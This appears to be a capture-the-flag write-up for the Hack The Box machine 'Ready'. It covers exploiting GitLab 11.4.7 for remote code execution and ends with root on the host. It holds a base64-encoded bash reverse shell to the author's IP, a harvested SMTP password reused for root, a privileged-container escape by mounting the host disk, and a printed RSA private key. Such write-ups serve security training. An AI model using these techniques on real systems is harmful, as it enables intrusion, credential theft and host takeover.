
Ready - Hack The Box
A vulnerable instance of Gitlab to obtain a shell. Mount the host filesystem within the container to access the root flag
Portscan
❯ nmap -sCV -Pn -p22,5080 10.129.227.132 -oN targeted
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
5080/tcp open  http    nginx
| http-robots.txt: 53 disallowed entries (15 shown)
| / /autocomplete/users /search /api /admin /profile
| /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_/s/ /snippets/new /snippets/*/edit
|_http-trane-info: Problem with XML parsing of /evox/about
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was http://10.129.227.132:5080/users/sign_in
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Gitlab
We don’t have credentials to ssh. The webserver on port 5080 runs a Gitlab instance and the robots.txt reveals us different directories.

We have access to create a new account.

There are no projects. What is the version of this instance?

Another way of find out the version is using the Rest API.
Log in as any user, select the user icon in the upper right of the screen. Select Settings ==> Access Tokens. Create a personal access token and copy it to your clipboard. In a Linux shell, use curl to access the GitLab version
❯ curl --header "PRIVATE-TOKEN: personal-access-token" your-gitlab-url/api/v4/version
❯ curl --header "PRIVATE-TOKEN: HXmTosC6DzLDSYQxzvic" 10.129.227.132:5080/api/v4/version | jq '.["version"]'
{"version":"11.4.7"}

Now, we have some ways to gain a shell.
Is there any exploit in searchsploit?
❯ searchsploit gitlab 11.4.7
--------------------------------------------------------------- ---------------------------------
 Exploit Title                                                 |  Path
--------------------------------------------------------------- ---------------------------------
GitLab 11.4.7 - RCE (Authenticated) (2)                        | ruby/webapps/49334.py
GitLab 11.4.7 - Remote Code Execution (Authenticated) (1)      | ruby/webapps/49257.py
- First, let’s try the 49257.py changing some variables. The authenticity_token is in the source code and the cookie in Developer Tools ==> Storage.
username='m1l0js' authenticity_token='4CF1R6b+nvrF3iLVLeGav92Pr6A6QRP2YK0H1+bX9eEpXkubVBpv5azKpfPMysTw6zHNw7AD+xrQ4VtGjXMQRg==' cookie = '_gitlab_session=34931d1f746491d74a00a4e2a9da29c9; sidebar_collapsed=false' localport='4126' localip='10.10.14.72' url = "http://10.129.227.132:5080" - Using the other exploit listening in our machine
❯ python3 49334.py -g http://10.129.227.132 -u m1l0js -p m1l0js123. -l 10.10.14.72 -P 4127 [+] authenticity_token: ME7qmx/qNylY2Vqre+i9CK+oTA+Np0BOZdnnYC8Ggi7QnVyzO42XExPncGEfe5nDP+YDTqUbZpIiyITdczjXQA== [+] Creating project with random name: project3122 [+] Running Exploit [+] Exploit completed successfully! - Searching what has changed in these release.
- Go to Gitlab releases
- Date?

- Looking many resources.
In this github, there are very useful information. Try to understand it looking in other sites live overflow or infosec)
 It seems that is not working, maybe we need to use base64. Note that it is necessary add a space wherever you want in the command to encoded correctly.
❯ echo -n "bash -c 'bash -i >& /dev/tcp/10.10.14.72/5555 0>&1'" | base64
YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC43Mi81NTU1IDA+JjEn
❯ echo -n "bash -c ' bash -i >& /dev/tcp/10.10.14.72/5555 0>&1'" | base64
YmFzaCAtYyAnIGJhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNzIvNTU1NSAwPiYxJw==
How can we know if this works? Test it locally. Listen in this port and see if it works. Let’s modify our previous test and gain a shell.

Privesc
We could enumerate with deepce or linpeas.sh. We find in /opt/backup/gitlab.rb file with some SMTP credentials for the gitlab application.
cat /opt/backup/gitlab.rb | grep "pass"
gitlab_rails['smtp_password'] = "wW59U!ZKMbG9+*#h"
That password is the same password as the root password for the container so we can privesc locally inside it.
git@gitlab:/opt/backup$ su -
Password: wW59U!ZKMbG9+*#h
root@gitlab:~#
We have gained root access but we are in a container. Check the IP and the /opt/backup/docker-compose.yml
root@gitlab:~# hostname -I
172.19.0.2
root@gitlab:/opt/backup# cat docker-compose.yml
    privileged: true
We can escape from the container for this parameter configured. Privileged containers can access the host’s disk devices so we can just read the root flag after mounting the drive.
root@gitlab:/# df -h
Filesystem      Size  Used Avail Use% Mounted on
overlay         9.3G  7.7G  1.6G  84% /
tmpfs            64M     0   64M   0% /dev
tmpfs           2.0G     0  2.0G   0% /sys/fs/cgroup
/dev/sda2       9.3G  7.7G  1.6G  84% /root_pass
shm              64M  672K   64M   2% /dev/shm
root@gitlab:/# ls /mnt
root@gitlab:/# mkdir /mnt/sda2FromHostMachineToEscapeTheContainer
root@gitlab:/# mount /dev/sda2 /mnt/sda2FromHostMachineToEscapeTheContainer
root@gitlab:/# cd /mnt/sda2FromHostMachineToEscapeTheContainer/
To get a proper shell in the host OS we can use the SSH key in the root’s .ssh directoy
root@gitlab:/mnt/loquesea/root/.ssh# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAvyovfg++zswQT0s4YuKtqxOO6EhG38TR2eUaInSfI1rjH09Q
sle1ivGnwAUrroNAK48LE70Io13DIfE9rxcotDviAIhbBOaqMLbLnfnnCNLApjCn
6KkYjWv+9kj9shzPaN1tNQLc2Rg39pn1mteyvUi2pBfA4ItE05F58WpCgh9KNMlf
YmlPwjeRaqARlkkCgFcHFGyVxd6Rh4ZHNFjABd8JIl+Yaq/pg7t4qPhsiFsMwntX
TBKGe8T4lzyboBNHOh5yUAI3a3Dx3MdoY+qXS/qatKS2Qgh0Ram2LLFxib9hR49W
rG87jLNt/6s06z+Mwf7d/oN8SmCiJx3xHgFzbwIDAQABAoIBACeFZC4uuSbtv011
YqHm9TqSH5BcKPLoMO5YVA/dhmz7xErbzfYg9fJUxXaIWyCIGAMpXoPlJ90GbGof
Ar6pDgw8+RtdFVwtB/BsSipN2PrU/2kcVApgsyfBtQNb0b85/5NRe9tizR/Axwkf
iUxK3bQOTVwdYQ3LHR6US96iNj/KNru1E8WXcsii5F7JiNG8CNgQx3dzve3Jzw5+
lg5bKkywJcG1r4CU/XV7CJH2SEUTmtoEp5LpiA2Bmx9A2ep4AwNr7bd2sBr6x4ab
VYYvjQlf79/ANRXUUxMTJ6w4ov572Sp41gA9bmwI/Er2uLTVQ4OEbpLoXDUDC1Cu
K4ku7QECgYEA5G3RqH9ptsouNmg2H5xGZbG5oSpyYhFVsDad2E4y1BIZSxMayMXL
g7vSV+D/almaACHJgSIrBjY8ZhGMd+kbloPJLRKA9ob8rfxzUvPEWAW81vNqBBi2
3hO044mOPeiqsHM/+RQOW240EszoYKXKqOxzq/SK4bpRtjHsidSJo4ECgYEA1jzy
n20X43ybDMrxFdVDbaA8eo+og6zUqx8IlL7czpMBfzg5NLlYcjRa6Li6Sy8KNbE8
kRznKWApgLnzTkvupk/oYSijSliLHifiVkrtEY0nAtlbGlgmbwnW15lwV+d3Ixi1
KNwMyG+HHZqChNkFtXiyoFaDdNeuoTeAyyfwzu8CgYAo4L40ORjh7Sx38A4/eeff
Kv7dKItvoUqETkHRA6105ghAtxqD82GIIYRy1YDft0kn3OQCh+rLIcmNOna4vq6B
MPQ/bKBHfcCaIiNBJP5uAhjZHpZKRWH0O/KTBXq++XQSP42jNUOceQw4kRLEuOab
dDT/ALQZ0Q3uXODHiZFYAQKBgBBPEXU7e88QhEkkBdhQpNJqmVAHMZ/cf1ALi76v
DOYY4MtLf2dZGLeQ7r66mUvx58gQlvjBB4Pp0x7+iNwUAbXdbWZADrYxKV4BUUSa
bZOheC/KVhoaTcq0KAu/nYLDlxkv31Kd9ccoXlPNmFP+pWWcK5TzIQy7Aos5S2+r
ubQ3AoGBAIvvz5yYJBFJshQbVNY4vp55uzRbKZmlJDvy79MaRHdz+eHry97WhPOv
aKvV8jR1G+70v4GVye79Kk7TL5uWFDFWzVPwVID9QCYJjuDlLBaFDnUOYFZW52gz
vJzok/kcmwcBlGfmRKxlS0O6n9dAiOLY46YdjyS8F8hNPOKX6rCd
-----END RSA PRIVATE KEY-----
ssh -i id_rsa.pem root@10.129.227.132
root@ready:~#